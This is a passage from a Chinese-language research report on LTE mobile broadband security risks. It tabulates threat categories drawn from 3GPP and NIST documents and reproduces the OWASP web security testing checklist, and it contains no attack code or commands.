2015 年 Q1 相比於 2014 年同期的惡意程式數量，成長了 21 個百分比。會迅速發展的原因也是基於套用現有一般電腦的攻擊手法至行動裝置中，行動裝置相對於電腦

系統上比較沒有運算能力抵擋攻擊，讓攻擊可以不受阻擋。更糟的是，已有惡意程式開發工具，來協助攻擊者快速地散佈惡意程式碼到市面上的應用程式。自動化生產的惡意程式，讓建立在智慧型手機上的行動寬頻網路的安全性遭受到更大的挑戰。

2. 社交工程

隨著電腦系統的複雜化、安全機制的設計更豐富，整個安全系統中最脆弱的環節從密碼系統轉變成「人」。人是很容易犯錯或是粗心的，與其花非常多時間在破解電腦系統上，不如利用管理者的疏忽或是薄弱的警戒心，來直接竊取安全的資料。

在一般網際網路中，此攻擊手法會利用電子郵件來騙取受害者點選含有攻擊程式碼的網路連結，經由竊取基本資料之後，再偽裝身份來進行更進一步的詐騙。詐騙手法伴隨著網路攻擊，讓攻擊者能夠做出更大破壞性的行為。一般使用者也許不會隨意下載軟體，但可能會接受好友的邀請來安裝新的軟體。社交工程就是趁著人的警戒心放鬆的時候，實現攻擊的目的。

3. 未保護的裝置

現有的智慧型手機因為成本、電量、重量考量，還不夠有足夠的運算能力來抵擋攻擊。由於要抵禦外來的攻擊訊務量需要逐一的過濾封包，或是逐一的檢視資料的內容，加以過濾。這種全面性的過濾方式非常消耗運算資源，也容易造成使用者體驗不佳。另一方面，逐一比對已知的攻擊手法很有可能會被新型態的攻擊手法所躲避，傳統的病毒碼比對已經不敷使用。由於上述兩大缺點，使用者寧可僅採用行動裝置內建的安全保護機制。

以 Android 來說，透過認證的市場下載應用軟體，在透過手機系統的權限機制來保護使用者資料。以 iOS 來說，同樣透過官方認證的市場來安裝應用軟體，還強制鎖定系統權限不讓一般使用者安裝非信任的應用程式。在硬體的管理也是都需要經過使用者同意才能讓第三方的應用程式使用。以安全機制來說，便宜為導向的 Android 系統少了比 iOS 較嚴謹的加密系統。

iOS 採用硬體金鑰來保護資料的機密性，加密系統內部的所有檔案，即使掉了手機也不怕被竊取資料。但是實作這樣子的保護機制需要相當高的成本，這也是為什麼 Android 的市佔率仍佔大約 8 成左右。使用者花費的金錢上取決了行動網路能夠採用的安全機制，而相比於已經成熟的一般電腦、伺服器市場，手機上的運算單價仍然比

較昂貴，故無法採用較安全的實作方式。

4. 通訊數位化

在電信網路中，最重要的應用就是語音通話。在 3G 系統中，語音的傳遞是透過電路交換的方式來傳遞。線路之間並不會有其他人干擾。在 LTE 中，由於所有的資料都封包化，所以語音的封包是承載在同一個線路之上，也因此需要有更好的保護。

在資訊安全中，可用性(Availability)是非常重要的，轉換在語音方面看來，如何保持語音通話的可用性，也是 LTE 資訊安全的議題之一。語音的傳遞可能因為封包丟棄、延遲而變得不可用，更嚴重的是，語音的內容遭受到修改以及竊聽，如何保障使用者的語音訊息是 LTE 中新增的議題。

（二）行動寬頻網路整體風險分析

由於有上述的四大變因，在 LTE 網路架構中有面臨了許多新的威脅，根據 3GPP TS 33.805、3GPP TR33.820、McAfee 技術報告及 NIST 報告中，都有提出 LTE 可能面臨到的威脅，本研究根據上述相關文獻，歸納整理行動寬頻網路(LTE)整體風險層面如圖 4- 1，共分類為六大項威脅①外來網路訊務量威脅、②無線訊號威脅、③行動裝置間的威脅、④系統、軟體漏洞威脅、⑤核心網路內部通訊介面威脅及⑥干擾網路服務，各項威脅內容詳細說明如下。




圖 4- 1 行動寬頻網路整體風險分析

資料來源：本團隊整理

1. 外來網路訊務量威脅

當手機連接到手機時，最先遇到的攻擊手法。攻擊的來源來自於網際網路。來自於外來網路的訊務量攻擊又可略分攻擊整體網路架構以及攻擊使用者的行動裝置。在電信業者的眼中，網路的訊務量一直以來都不是電信服務的主要業務，直到GPRS(2.5G)出現，能夠允許手機連接到網際網路，因為手機用戶對於上網的需求大增，在 3G 時代，資料封包的訊務量已超過語音訊務量，而網路速度也隨著硬體規格的成長有所增加。

根據愛立信 2015 年 Q3 的行動報告[63]裡面指出，2015 年 Q3 的網路訊務量為 2014 年同時期的訊務量成長了 65 個百分比，而從圖 4- 2 中看到語音的部分仍是持平的階段，由此可知大量的網路封包已經進入了電信網路之中，面對這個大量的網路訊務量，電信業者為了避免遭受到攻擊，將這些封包隔絕在資料訊務量中。




圖 4- 2 電信網路服務中語音與網路資料量的比例

資料來源：Ericsson

[63] Ericsson mobility report 2015, http://www.ericsson.com/res/docs/2015/mobility-report/ericsson-mobility-report-nov-2015.pdf

對於電信控制訊號的傳遞，則是另外使用控制訊務量的通道來確保不受外在 IP 網路訊務量的影響。對於這麼多的網路封包，電信設備通常只負責安全地傳送到用戶手機之中，並不會有直接的接觸。也因此，來自於網路的攻擊訊務量大多是攻擊使用者的行動裝置系統，行動寬頻網路目前都是 IP 封包，網路上的訊務量不須透過轉換，就可以將 IP 層以上的資訊直接轉換成手機可讀取的 IP 封包。

在網路 OSI 中的應用層來看，傳統 IP 網路的攻擊封包可能直接透過行動寬頻網路，送至使用者的裝置上，由於在行動寬頻內部的使用者並不會擁有公開 IP 讓外部的裝置連入，都是採用虛擬 IP 的方式，外面的攻擊者無法隨意地進入到行動寬頻網路內進行弱點探查。

目前仍然是使用者主動連線到外部網路，可能經由網路通訊軟體(Line、Skype)、網頁通訊協定(http、https)、常用網路通訊協定(ftp)等方式進入到行動寬頻網路之中，特別是網頁訊務量，許多網頁掛馬攻擊係針對特定瀏覽器的弱點，來驅使瀏覽器下載惡意程式，並安裝木馬到使用者手機上，造成更大的威脅。外來網路的攻擊雖然很大量，而且容易被移轉到行動寬頻網路之中，不過這類型的攻擊封包無法直接對 LTE 網路造成威脅，外來網路相關威脅整理如表 4- 1。

表 4- 1 外來網路威脅列表

來源	風險/威脅名稱	風險/威脅說明
TR33.820 (T14)	Misconfiguration of the firewall in the modem/router.	防火牆的錯誤設定所造成的風險
TR33.820 (T16)	Denial of service attacks against core network.	針對核心網路所發動的阻斷式攻擊
TS33.805 (T5)	Threat from Outside mobile network	從外部網路或是行動網路來的威脅
TS33.805 (T8)	Threat from Internet	從一般網際網路來的威脅

資料來源: 本團隊整理

2. 無線訊號威脅

無線網路是一個有範圍性的網路，透過無線訊號的發送與偽造，來達到攻擊的效果。手機訊號是以無線的方式傳遞，在基站與手機之間的系統可稱之為演進的通用無

線網路(E-UTRAN)。由於是無線的方式傳遞，所以在訊號範圍內的所有接收者，都可以聆聽到相同的訊息。同樣的，在相同訊號範圍內的裝置，可以發送干擾訊號來造成通訊的中斷。

無線介面不像是一般的有線網路，不能輕易地得知攻擊者所在的位置，也不能夠過濾攻擊者所發送的無線訊號。空中介面的攻擊可略分為主動及被動兩種。被動無線訊號攻擊是指不介入通訊的攻擊手法，通常為竊聽攻擊。主動無線攻擊則會發送偽造的訊息，來破壞原有的資料。

以攻擊的難易度來說，被動攻擊不會被偵測到，僅需要瞭解如何解譯無線電的內容，實作上簡單。但是攻擊成功之後，也僅限於知道訊息內容，不能控制手機與基站間的互動。而主動攻擊是可以被偵測出來的，而且實作難度高，可是一旦成功可以控制用戶手機、竊取資訊、破壞可用性等功能。

被動攻擊像是竊聽用戶識別(IMSI) 及藉由著竊取金鑰來竊聽通訊內容。主動攻擊可以做出阻斷式攻擊、中間人攻擊、無線訊號阻斷攻擊、通話攔截等攻擊。由於無線訊號介面暴露在一般大眾的環境下，所以可能的攻擊手法較多，也是最需要保護的通訊通道。

以下整理無線訊號相關威脅說明如表 4- 2。

表 4- 2 無線訊號威脅列表

來源	風險/威脅名稱	風險/威脅說明
TR33.820 (T5)	Man-in-the-middle attacks on H(e)NB first network access.	第一次基站網路存取時，可能許多設定還沒有完整，這時候如果用中間人攻擊來做錯誤的設定，該基站可能會被佔領。
TR33.820 (T15)	Denial of service attacks against H(e)NB.	針對基站的阻斷式網路攻擊。
TR33.820 (T17)	Compromise of an H(e)NB by exploiting weaknesses of active network services	利用現有啟動的網路服務的弱點進行攻擊基站，利用漏洞攻擊持有該基站。
TR33.820 (T25)	Manipulation of external time source	控制基站的時間同步機制，一旦時間不同步，有可能會引發錯誤的功能。

來源	風險/威脅名稱	風險/威脅說明
TR33.820 (T27)	Attack on OAM and its traffic	OAM 或是功能類似的網路設備，主要用來管理基站或是其系統軟體。一旦該設備被佔有或是中間的訊務量可以被竄改，會影響到該基站所運行的情況。
TR33.820 (T28)	Threat of H(e)NB network access	本身基站是一個惡意的角色，用來竊聽或是影響連接用戶的網路服務。
TR33.820 (T9)	Eavesdropping of the other user's UTRAN or E-UTRAN user data.	藉由著 UTRAN 或是 E-UTRAN 來竊聽使用者的資料
TR33.820 (T10)	Masquerade as other users.	偽裝成其他的使用者
TR33.820 (T18)	User's network ID revealed to Home (e)NodeB owner	使用者的網路識別被暴露給基站
TR33.820 (T22)	Masquerade as a valid H(e)NB	偽裝一個合法的基站
TR33.820 (T23)	Provide radio access service over a CSG	相似於偽裝一個合法的基站，可以直接持有一個基站針對特定的群組提供服務。
TR33.820 (T21)	Radio resource management tampering	針對行動寬頻無線資源管理內容修改。
TS33.805 (T1)	Threats from terminal	從終端手機來的威脅。
TS33.805 (T2)	Threats from radio interface	來自於無線介面的威脅。
TS33.805 (T3)	threats from eNodeB	來自於基站的威脅。
NIST (T2)	Renegotiation attacks	利用無線訊號的干擾來讓手機回到 2G, 3G 網路，轉換成比較弱保護的通訊機制。
NIST (T3)	Device Identity Tracking	裝置識別的追蹤，來得知目標裝置的位置。
NIST (T5)	Jamming UE Radio	利用無線訊號阻塞手機的無線訊號，屬於阻斷式攻擊的一種。

資料來源: 本團隊整理

3. 行動裝置間的威脅

行動裝置間的威脅係利用行動寬頻內 IP 封包來進行行動裝置間的網路攻擊。不同於以往的 3G 時代，在行動寬頻網路中，智慧型手機一旦連接到電信業者的網路之後，將會配置一個 IP 位址，該位址一直到斷線以後才會被回收。3G 時代的手機是每

次連接到網際網路的時候才會分配一個位址，所以在大多數的情況下，手機間無法利用 IP 位址來做溝通。由於通訊量的大增，每次分配一個固定的 IP 位址能夠節省分配 IP 的時間，增加網路的效能。這也因此，在相同的電信業者內部的手機，是可以透過 IP 來互相溝通的。

而行動裝置的作業系統又是基於一般個人電腦的作業系統所發展起來的，好處是開發者熟悉慣有的通訊方式,能夠快速地轉移應用程式到新的行動平臺上。另一方面，這也讓行動裝置間可藉由著 IP 網路的攻擊方式，在服務網路內部進行攻擊，或是探索內部的網路拓撲。

行動裝置間的攻擊可能是起因於受感染的行動裝置，使用者可能受到誘騙或是系統漏洞，安裝了惡意程式。該惡意程式為了增加攻擊的能力，往往會具備有擴散及感染的能力，第一個要素就是要先知道鄰近的裝置，偵查是否有未發掘的裝置存在可以攻擊的漏洞。行動裝置間的威脅整理如表 4-3。

表 4-3 行動裝置間威脅列表

來源	威脅名稱	威脅說明
TR33.820 (T10)	Masquerade as other users.	偽裝成其他的使用者，騙取其他用戶
TR33.820 (T22)	Masquerade as a valid H(e)NB	偽裝一個合法的使用者
TR33.820 (T21)	Radio Resource Management Tampering	無線資源管理訊號修改
TS33.805 (T1)	Threat from Terminal	來自於終端手機的威脅

資料來源: 本團隊整理

4. 系統、軟體漏洞威脅

系統漏洞或是軟體漏洞是指藉由著精心設計的輸入，來達成控制系統或是軟體運行的目的。最常見的方式是緩衝區溢位，藉由著修改返回位址來控制運行中的程序，雖然行動寬頻網路不會處理外來 IP 網路的封包，不會將資料讀入到重要的系統軟體之中，能夠避免系統軟體因軟體漏洞的存在所造成的攻擊。然而，核心網路內的系統仍有可能遭受到漏洞攻擊進而影響整體 LTE 網路的安全性。

為了能夠有完整的覆蓋率，即便是台灣的地區，也需要遍佈上千台的基站才能夠

讓國人使用。上千台的基站無法用人工的方式管理，大多會利用自動化的方式來做管理，憑證(certificate)在管理的任務中扮演著信賴關係的基礎，如果憑證被破解、或是設定錯誤，極有可能會造成管理的漏洞。而為了有彈性的新增功能及需求，自動化更新能夠讓電信業者省去設定的繁複工作，但是更新的套件如果未經驗證，或是具備有攻擊的程式碼，則攻擊程式可能會透過自動更新程式迅速地擴散到整個行動寬頻網路之中。系統、軟體相關漏洞威脅請參閱表 4- 4。

表 4- 4 系統、軟體漏洞威脅列表

來源	威脅名稱	威脅說明
TR33.820 (T1)	Compromise of H(e)NB authentication token by a brute force attack via a weak authentication algorithm.	利用暴力破解法來針對有弱點的認證演算法機制以取得基站認證資訊。
TR33.820 (T2)	Compromise of H(e)NB authentication token by local physical intrusion.	利用實體的侵入，例如直接進到機房操作，來取得認證資訊。
TR33.820 (T4)	User cloning the H(e)NB authentication Token.	使用者能夠取得並且複製認證的資訊。
TR33.820 (T3)	Inserting valid authentication token into a manipulated H(e)NB.	能夠在可控制的基站內插入自行生成的認證資訊。
TR33.820 (T6)	Booting H(e)NB with fraudulent software (“re-flashing”).	基站開機時啟動了假造的軟體。
TR33.820 (T8)	Physical tampering with H(e)NB.	直接修改基站設定。
TR33.820 (T26)	Environmental/side channel attacks against H(e)NB	利用環境或是利用跨頻道攻擊基站。
TR33.820 (T7)	Fraudulent software update / configuration changes.	錯誤的軟體更新，或是錯誤的設定檔的改變。
TR33.820 (T19)	Mis-configuration of H(e)NB	錯誤的基站設定，造成系統漏洞。

來源	威脅名稱	威脅說明
TR33.820 (T20)	Mis-configuration of access control list (ACL) or compromise of the access control list	對於存取控制清單有錯誤的設定，或是可以直接修改存取控制清單。
TS33.805 (T3)	Threats from eNodeB	來自於基站的威脅。
NIST (T1)	General Computer Security Threat	一般的電腦系統安全威脅。
NIST (T7)	Physical Base station attacks	實體的基站攻擊，或是實際入侵。

資料來源: 本團隊整理

5. 核心網路內部通訊介面威脅

一般來說，核心網路內部的元件皆視作為可信任的系統。在電信業者實際建置的環境中，核心網路的元件是實體隔離的，不會讓一般人靠近，但核心網路仍然有可能遭受到攻擊，像是遭受到已感染的系統元件攻擊，或是內部攻擊(insider)，造成其他受信任的元件暴露在被攻擊的威脅底下。在資訊安全的概念中，安全的機制需要被實作在每一層，即使其中一層被攻破了，還會有其他的安全機制可以保護。有關核心網路內部通訊介面相關威脅整理如表 4- 5。

表 4- 5 核心網路內部通訊介面威脅

來源	威脅名稱	威脅說明
TR33.820 (T5)	Man-in-the-middle attacks on H(e)NB first network access.	第一次基站網路存取時，可能許多設定還沒有完整，這時候如果用中間人攻擊來做錯誤的設定，該基站可能會被佔領，進而影響其他核心網路內的元件。
TR33.820 (T17)	Compromise of an H(e)NB by exploiting weaknesses of active network services	利用現有啟動的網路服務的弱點進行攻擊基站，利用漏洞攻擊持有該基站。基站被控制之後，進一步影響其他核心網路的元件。
TR33.820 (T27)	Attack on OAM and its traffic	OAM 或是功能類似的網路設備，主要用來管理基站或是其系統軟體。一旦該設備被佔有或是中間的訊務量可以被竄改，會影響到該基站所運行的情況。基站被控制之後，進一步影響其他核心網路的元件。

來源	威脅名稱	威脅說明
TR33.820 (T28)	Threat of H(e)NB network access	本身基站是一個惡意的角色，用來竊聽或是影響連接用戶的網路服務。基站被控制之後，進一步影響其他核心網路的元件。
TR33.820 (T11)	Changing of the H(e)NB location without reporting.	基站位址更改沒有回報。錯誤的基站位址可能導致電信業者管理錯誤。
TR33.820 (T12)	Software simulation of H(e)NB.	利用軟體模擬的方式來偽造基站。該模擬的基站可能會影響其他核心網路的元件。
TR33.820 (T13)	Traffic tunneling between H(e)NBs.	基站有額外的通訊管道，可能會洩漏用戶資料。
TR33.820 (T14)	Misconfiguration of the firewall in the modem/router.	核心網路內防火牆的設定錯誤，導致外來的攻擊可能滲入核心網路。
TR33.820 (T16)	Denial of service attacks against core network.	從核心網路內的元件發動對核心網路的阻斷式攻擊。
TR33.820 (T24)	H(e)NB announcing incorrect location to the network	基站回報錯誤的地址到核心網路，影響管理。
TS33.805 (T3)	Threats from eNodeB	來自基站的威脅。
TS33.805 (T7)	Threat from Management Plane	來自管理層面的威脅。
NIST (T8)	Availability attacks on eNodeB or Core Network	針對核心網路或是基站的可用性攻擊，也可是阻斷式攻擊。

資料來源: 本團隊整理

6. 干擾網路服務

在行動寬頻網路服務中，語音服務需要品質管控且需要有即時的控制。在 LTE 中，由於全 IP 的網路架構，導致語音訊務量與資料訊務量可能共享同一個網路頻寬。在電信網路中，語音服務是最基本的服務，如果有攻擊能夠影響語音通訊，將可能影響語音可用性及計費方式，對一般使用者來說是很大的威脅，相關威脅請參閱表 4- 6。

表 4- 6 干擾網路服務

來源	威脅名稱	威脅說明
TS33.805 (T6)	Charging threat	收費機制的威脅。
TS33.805 (T7)	Threat from Management plane	從管理層面來的威脅，可能影響收費機制。
NIST (T4)	Call interception	通話攔截。
NIST (T6)	Attacks the secrete key K	複製、竊取永久金鑰 K，一旦成功則可以偽造該使用者。

資料來源：本團隊整理

二、IP 網路風險之資安檢測技術研究

由於目前並沒有針對行動寬頻所訂定的檢測標準，針對上述行動寬頻網路資安風險，需借重現有的檢測技術進行防禦。由於 IP 網路已經有數十年的資安經驗，再加上 4G 網路皆使用全 IP 的網路架構,所以本研究將討論現有的 IP 網路風險分析技術，研究開放網路軟體安全計畫(簡稱 OWASP，Open Web Application Security Project)，OWASP 是一個開放社群、非營利性組織，其主要目標是研議協助解決網路軟體安全之標準、工具與技術文件，長期致力於協助政府或企業瞭解並改善應用程式的安全性。

美國聯邦貿易委員會(FTC)更強烈建議所有企業務必遵循 OWASP 所發佈的十大網路弱點防護守則，美國國防部亦將此守則列為最佳實務，就連國際信用卡資料安全技術 PCI 標準更將其列為必要元件。有鑒於該組織於網路安全測試標準的重要地位，接下來將深入探討該組織所提出的網路安全弱點以及檢測項目。表 4- 7 為 OWASP 所提出的網路檢測項目。

表 4- 7 OWASP 網路檢測項目[64]

Ref. No.	Category	Test Name
4.2		Information Gathering 信息收集
4.2.1	OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage 搜尋引擎發掘管理和資料洩漏偵測
4.2.2	OTG-INFO-002	Fingerprint Web Server 識別 Web 伺服器
4.2.3	OTG-INFO-003	Review Webserver Metafiles for Information Leakage 檢查 Web 伺服器檔案資訊洩漏
4.2.4	OTG-INFO-004	Enumerate Applications on Webserver 計算 Web 伺服器應用數目
4.2.5	OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage 檢查網頁隱私資料洩漏
4.2.6	OTG-INFO-006	Identify application entry points 識別應用程式入口點
4.2.7	OTG-INFO-007	Map execution paths through application 找尋應用程式執行路徑
4.2.8	OTG-INFO-008	Fingerprint Web Application Framework 識別 Web 應用框架
4.2.9	OTG-INFO-009	Fingerprint Web Application 識別 Web 應用程式
4.2.10	OTG-INFO-010	Map Application Architecture 找尋應用架構
4.3		Configuration and Deploy Management Testing 配置與部署管理測試
4.3.1	OTG-CONFIG-001	Test Network/Infrastructure Configuration 檢測網路底層架構配置
4.3.2	OTG-CONFIG-002	Test Application Platform Configuration 檢測應用平臺配置
4.3.3	OTG-CONFIG-003	Test File Extensions Handling for Sensitive Information 測試敏感訊息相關的文件擴充處理
4.3.4	OTG-CONFIG-004	Backup and Unreferenced Files for Sensitive Information 檢查備份檔案和未引用檔案造成的敏感訊息洩漏

[64] "Testing Checklist-OWASP". [Online]. Available: https://www.owasp.org/index.php/Testing_Checklist，[Accessed: 2016/2/14].

Ref. No.	Category	Test Name
4.3.5	OTG-CONFIG-005	Enumerate Infrastructure and Application Admin Interfaces 計算底層架構及應用的管理者介面
4.3.6	OTG-CONFIG-006	Test HTTP Methods 檢測 HTTP 方法
4.3.7	OTG-CONFIG-007	Test HTTP Strict Transport Security 檢測 HTTP 的嚴格傳輸安全
4.3.8	OTG-CONFIG-008	Test RIA cross domain policy 檢測 RIA 跨域名策略
4.4		Identity Management Testing 識別管理測試
4.4.1	OTG-IDENT-001	Test Role Definitions 檢測功能定義
4.4.2	OTG-IDENT-002	Test User Registration Process 檢測用戶註冊程序
4.4.3	OTG-IDENT-003	Test Account Provisioning Process 檢測帳戶預備程序
4.4.4	OTG-IDENT-004	Testing for Account Enumeration and Guessable User Account 檢測帳戶計量及可猜測的使用者帳戶
4.4.5	OTG-IDENT-005	Testing for Weak or unenforced username policy 檢測對於脆弱的使用者帳戶之規則
4.4.6	OTG-IDENT-006	Test Permissions of Guest/Training Accounts 檢測賓客及測試帳戶之權限
4.4.7	OTG-IDENT-007	Test Account Suspension/Resumption Process 檢測帳戶暫停及重啟程序
4.5		Authentication Testing 驗證測試
4.5.1	OTG-AUTHN-001	Testing for Credentials Transported over an Encrypted Channel 傳輸訊息經由加密管道測試
4.5.2	OTG-AUTHN-002	Testing for default credentials 預設簽章測試
4.5.3	OTG-AUTHN-003	Testing for Weak lock out mechanism 帳戶上鎖機制測試
4.5.4	OTG-AUTHN-004	Testing for bypassing authentication schema 驗證繞過測試
4.5.5	OTG-AUTHN-005	Test remember password functionality 記憶密碼功能測試
4.5.6	OTG-AUTHN-006	Testing for Browser cache weakness 瀏覽器暫存弱點測試
4.5.7	OTG-AUTHN-007	Testing for Weak password policy 弱密碼規則測試
4.5.8	OTG-AUTHN-008	Testing for Weak security question/answer 安全問題、答案測試

Ref. No.	Category	Test Name
4.5.9	OTG-AUTHN-009	Testing for weak password change or reset functionalities 密碼更換、重置功能測試
4.5.10	OTG-AUTHN-010	Testing for Weaker authentication in alternative channel 替代通道驗證測試
4.6		Authorization Testing 授權測試
4.6.1	OTG-AUTHZ-001	Testing Directory traversal/file include 跨目錄存取弱點測試
4.6.2	OTG-AUTHZ-002	Testing for bypassing authorization schema 授權繞過測試
4.6.3	OTG-AUTHZ-003	Testing for Privilege Escalation 提取權限測試
4.6.4	OTG-AUTHZ-004	Testing for Insecure Direct Object References 不安全導向物件關聯測試
4.7		Session Management Testing Session 管理測試
4.7.1	OTG-SESS-001	Testing for Bypassing Session Management Schema Session 管理繞過測試
4.7.2	OTG-SESS-002	Testing for Cookies attributes Cookie 屬性檢測
4.7.3	OTG-SESS-003	Testing for Session Fixation Session 固定檢測
4.7.4	OTG-SESS-004	Testing for Exposed Session Variables Session 變數暴露檢測
4.7.5	OTG-SESS-005	Testing for Cross Site Request Forgery 跨網頁偽造請求檢測
4.7.6	OTG-SESS-006	Testing for logout functionality 登出功能測試
4.7.7	OTG-SESS-007	Test Session Timeout Session 逾時測試
4.7.8	OTG-SESS-008	Testing for Session puzzling Session 難題檢測
4.8		Data Validation Testing 輸入驗證檢查
4.8.1	OTG-INPVAL-001	Testing for Reflected Cross Site Scripting 反射式跨網頁腳本攻擊檢查
4.8.2	OTG-INPVAL-002	Testing for Stored Cross Site Scripting 儲存式跨網頁腳本攻擊檢查
4.8.3	OTG-INPVAL-003	Testing for HTTP Verb Tampering HTTP 資料竄改檢查
4.8.4	OTG-INPVAL-004	Testing for HTTP Parameter pollution HTTP 參數污染檢查

Ref. No.	Category	Test Name
4.8.5	OTG-INPVAL-005	Testing for SQL Injection SQL 隱碼注入檢查
4.8.5.1		Oracle Testing Oracle 資料庫系統測試
4.8.5.2		MySQL Testing MySQL 資料庫系統測試
4.8.5.3		SQL Server Testing SQL 伺服器資料庫系統測試
4.8.5.4		Testing PostgreSQL PostgreSQL 資料庫系統測試
4.8.5.5		MS Access Testing 微軟資料庫系統測試
4.8.5.6		Testing for NoSQL injection NoSQL 資料庫系統測試
4.8.6	OTG-INPVAL-006	Testing for LDAP Injection LDAP 注入檢查
4.8.7	OTG-INPVAL-007	Testing for ORM Injection ORM 注入檢查
4.8.8	OTG-INPVAL-008	Testing for XML Injection XML 注入檢查
4.8.9	OTG-INPVAL-009	Testing for SSI Injection SSI 注入檢查
4.8.10	OTG-INPVAL-010	Testing for XPath Injection XPath 注入檢查
4.8.11	OTG-INPVAL-011	IMAP/SMTP Injection IMAP、SMTP 注入檢查
4.8.12	OTG-INPVAL-012	Testing for Code Injection 程式碼注入檢查
4.8.12.1		Testing for Local File Inclusion 本地文件包含測試
4.8.12.2		Testing for Remote File Inclusion 遠端文件包含測試
4.8.13	OTG-INPVAL-013	Testing for Command Injection 執行指令注入檢查
4.8.14	OTG-INPVAL-014	Testing for Buffer overflow 緩衝區溢位檢查
4.8.14.1		Testing for Heap overflow 堆溢位檢查
4.8.14.2		Testing for Stack overflow 棧溢位檢查
4.8.14.3		Testing for Format string 格式化字串檢查
4.8.15	OTG-INPVAL-015	Testing for incubated vulnerabilities 可能隱藏弱點檢查

Ref. No.	Category	Test Name
4.8.16	OTG-INPVAL-016	Testing for HTTP Splitting/Smuggling HTTP 分割、偽造檢查
4.9		Error Handling 錯誤處理
4.9.1	OTG-ERR-001	Analysis of Error Codes 錯誤代碼分析
4.9.2	OTG-ERR-002	Analysis of Stack Traces 堆疊追蹤分析
4.10		Cryptography 密碼學
4.10.1	OTG-CRYPST-001	Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection SSL、TSL 加密測試
4.10.2	OTG-CRYPST-002	Testing for Padding Oracle 填充預測攻擊測試
4.10.3	OTG-CRYPST-003	Testing for Sensitive information sent via unencrypted channels 未加密通道傳輸敏感資訊測試
4.11		Business Logic Testing 商用邏輯測試
4.11.1	OTG-BUSLOGIC-001	Test Business Logic Data Validation 商用邏輯資料驗證測試
4.11.2	OTG-BUSLOGIC-002	Test Ability to Forge Requests 偽造請求能力測試
4.11.3	OTG-BUSLOGIC-003	Test Integrity Checks 資料完整性檢查
4.11.4	OTG-BUSLOGIC-004	Test for Process Timing 程序定時檢測
4.11.5	OTG-BUSLOGIC-005	Test Number of Times a Function Can be Used Limits 函式最大使用次數測試
4.11.6	OTG-BUSLOGIC-006	Testing for the Circumvention of Work Flows 工作流程欺騙測試
4.11.7	OTG-BUSLOGIC-007	Test Defenses Against Application Mis-use 應用程式誤用防禦測試
4.11.8	OTG-BUSLOGIC-008	Test Upload of Unexpected File Types 未預期檔案類別上傳測試
4.11.9	OTG-BUSLOGIC-009	Test Upload of Malicious Files 惡意檔案上傳測試
4.12		Client Side Testing 用戶端測試
4.12.1	OTG-CLIENT-001	Testing for DOM based Cross Site Scripting DOM 跨網頁腳本攻擊檢查
4.12.2	OTG-CLIENT-002	Testing for JavaScript Execution JavaScript 執行測試

Ref. No.	Category	Test Name
4.12.3	OTG-CLIENT-003	Testing for HTML Injection HTML 注入測試
4.12.4	OTG-CLIENT-004	Testing for Client Side URL Redirect 客戶端網址重導向測試
4.12.5	OTG-CLIENT-005	Testing for CSS Injection CSS 注入測試
4.12.6	OTG-CLIENT-006	Testing for Client Side Resource Manipulation 客戶端資源運算測試
4.12.7	OTG-CLIENT-007	Test Cross Origin Resource Sharing 跨資源分享測試
4.12.8	OTG-CLIENT-008	Testing for Cross Site Flashing 跨網站反射測試
4.12.9	OTG-CLIENT-009	Testing for Clickjacking Clickjack 攻擊測試
4.12.10	OTG-CLIENT-010	Testing WebSockets WebSockets 檢測
4.12.11	OTG-CLIENT-011	Test Web Messaging Web 訊息測試
4.12.12	OTG-CLIENT-012	Test Local Storage 本地儲存測試

資料來源：OWASP

（一）網路安全弱點研究

